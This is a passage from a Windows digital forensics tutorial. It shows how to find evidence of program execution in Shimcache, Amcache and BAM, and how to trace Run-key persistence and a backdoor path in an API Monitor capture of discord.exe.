
- Full file paths
- Timestamps
  - Last modified time ($Standard_Information)
  - Last updated time (Shimcache)
- Process execution flag

- Cache entry position

Forensic investigators can use this information to detect the execution of potentially malicious files.

The `AppCompatCache` key is located at the `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\ControlSet001\Control\Session Manager\AppCompatCache` registry location.

Let's load the `SYSTEM` registry hive (available at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config`) in `Registry Explorer` and see what kind of information it contains. We can do that by opening Registry Explorer and dropping the registry hive files into it. Then we will need to go to bookmarks and select `AppCompatCache`. In the bottom right side, we should see the evidence of application execution as shown in the screenshot.



Investigation of Amcache


`AmCache` refers to a Windows registry file which is used to store evidence related to program execution. It serves as a valuable resource for digital forensics and security investigations, helping analysts understand the history of application execution and detect signs of any suspicious execution.

The information that it contains include the execution path, first executed time, deleted time, and first installation. It also provides the file hash for the executables.

On Windows OS the AmCache hive is located at `C:\Windows\AppCompat\Programs\AmCache.hve`

AmCache-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\AppCompat\Programs`.

Let's load `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\AppCompat\Programs\AmCache.hve` in Registry Explorer to see what kind of information it contains.




Using Eric Zimmerman's AmcacheParser, we can parse and convert this file into a CSV, and analyze it in detail inside Timeline Explorer.


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\AmcacheParser.exe -f
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\AppCompat\Programs\AmCache.hve" --csv C:\Users\johndoe\Desktop\forensic_data\amcache-analysis
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/AmcacheParser

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\AppCompat\Programs\AmCache.hve --csv C:\Users\johndoe\Desktop\forensic_data\amcache-analysis

Warning: Administrator privileges not found!

C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\AppCompat\Programs\AmCache.hve is in new format!

Total file entries found: 93
Total shortcuts found: 49
Total device containers found: 15
Total device PnPs found: 183
Total drive binaries found: 372
Total driver packages found: 4
```

```
Found 36 unassociated file entry

Results saved to: C:\Users\johndoe\Desktop\forensic_data\amcache-analysis

Total parsing time: 0.539 seconds
```


Investigation of Windows BAM (Background Activity Moderator)

The `Background Activity Moderator` (BAM) is a component in the Windows operating system that tracks and logs the execution of certain types of background or scheduled tasks. BAM is actually a kernel device driver as shown in the below screenshot.



It is primarily responsible for controlling the activity of background applications but it can help us in providing the evidence of program execution which it lists under the bam registry hive. The BAM key is located at the below registry location.
`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\bam\State\UserSettings\{USER-SID}`

Using Registry Explorer, we can browse this inside the SYSTEM hive to see the executable names. Registry explorer already has a bookmark for `bam`.




We can also use `RegRipper` to get similar information through its `bam` plugin.


Analyzing Captured API Call Data (`.apmx64`)

`.apmx64` files are generated by API Monitor, which records API call data. These files can be opened and analyzed within the tool itself. API Monitor is a software that captures and displays API calls initiated by applications and services. While its primary function is debugging and monitoring, its capability to capture API call data makes it handy for uncovering forensic artifacts. Let's proceed by loading `C:\Users\johndoe\Desktop\forensic_data\APMX64\discord.apmx64` into API Monitor (available at `C:\Program Files\rohitab.com\API Monitor`) and examining its contents for valuable information.


Launching the API Monitor will initiate certain necessary files.




Upon opening the API Monitor application, let's head over to the `File` menu and choose `Open` From there, let's navigate to the location of the `.apmx64` file and select it.



After opening the file, a list of recorded API calls made by the monitored application will be displayed. Typically, this list contains details such as the API function name, parameters, return values, and timestamps. The screenshot below offers a comprehensive view of the API Monitor user interface and its various sections.



Clicking on the monitored processes to the left will display the recorded API call data for the chosen process in the summary view to the right. For illustration, consider selecting the `discord.exe` process. In the summary view, we will observe the API calls initiated by `discord.exe`.



A notable observation from the screenshot is the call to the getenv function. Here's the syntax of this function.


```
char *getenv(
   const char *varname
);
```

This function retrieves the value of a specified environment variable. It requires a `varname` parameter, representing a valid environment variable name, and returns a pointer pointing to the table entry containing the respective environment variable's value.

API Monitor boasts a plethora of filtering and search capabilities. This allows us to hone in on specific API calls based on functions or time frames. By browsing through the summary or utilizing the filter and search functionalities, we can unearth intriguing details, such as API calls concerning file creation, process creation, registry alterations, and more.


Registry Persistence via Run Keys

An oft-employed strategy by adversaries to maintain unauthorized access to a compromised system is inserting an entry into the `run keys` within the Windows Registry. Let's investigate if there's any reference to the `RegOpenKeyExA` function, which accesses the designated registry key. To perform this search, simply type `RegOpenKey` into the search box, usually situated atop the API Monitor window, and press `Enter`.



From the displayed results, it's evident that the registry key `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` corresponds to the Run registry key, which triggers the designated program upon every user login. Malicious entities often exploit this key to embed entries pointing to their backdoor, a task achievable via the registry API function `RegSetValueExA`.

To explore further, let's seek any mention of the `RegSetValueExA` function, which defines data and type for a specified value within a registry key. Engage the search box, type `RegSet`, and hit `Enter`.




A notable observation is the `RegSetValueExA` invocation. Before diving deeper, let's familiarize ourselves with this function's documentation.

```
LSTATUS RegSetValueExA(
  [in]           HKEY       hKey,
  [in, optional] LPCSTR     lpValueName,
                 DWORD      Reserved,
  [in]           DWORD      dwType,
  [in]           const BYTE *lpData,
  [in]           DWORD      cbData
```

```
);
```


- `hKey1` is a handle to the registry key where you want to set a registry value.
- `lpValueName` is a pointer to a null-terminated string that specifies the name of the registry value you want to set. In this case, it is named as `DiscordUpdate`.
- The `Reserved` parameter is reserved and must be zero.
- `dwType` specifies the data type of the registry value. It's likely an integer constant that represents the data type (e.g., `REG_SZ` for a string value).
- `(BYTE*)lpData` is a type cast that converts the `_lpData_` variable to a pointer to a byte (`BYTE*`). This is done to ensure that the data pointed to by `_lpData_` is treated as a byte array, which is the expected format for binary data in the Windows Registry. In our case, this is shown in the buffer view as `C:\Windows\Tasks\update.exe`.
- `cbData` is an integer that specifies the size, in bytes, of the data pointed to by `_lpData_`.



A critical takeaway from this API call is the `lpData` parameter, which reveals the backdoor's location, `C:\Windows\Tasks\update.exe`.

Process Injection

To scrutinize process creation, let's search for the `CreateProcessA` function. Let's key in `CreateProcess` in the search box and press `Enter`.



Presented below is the syntax of the Windows API function, `CreateProcessA`.

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
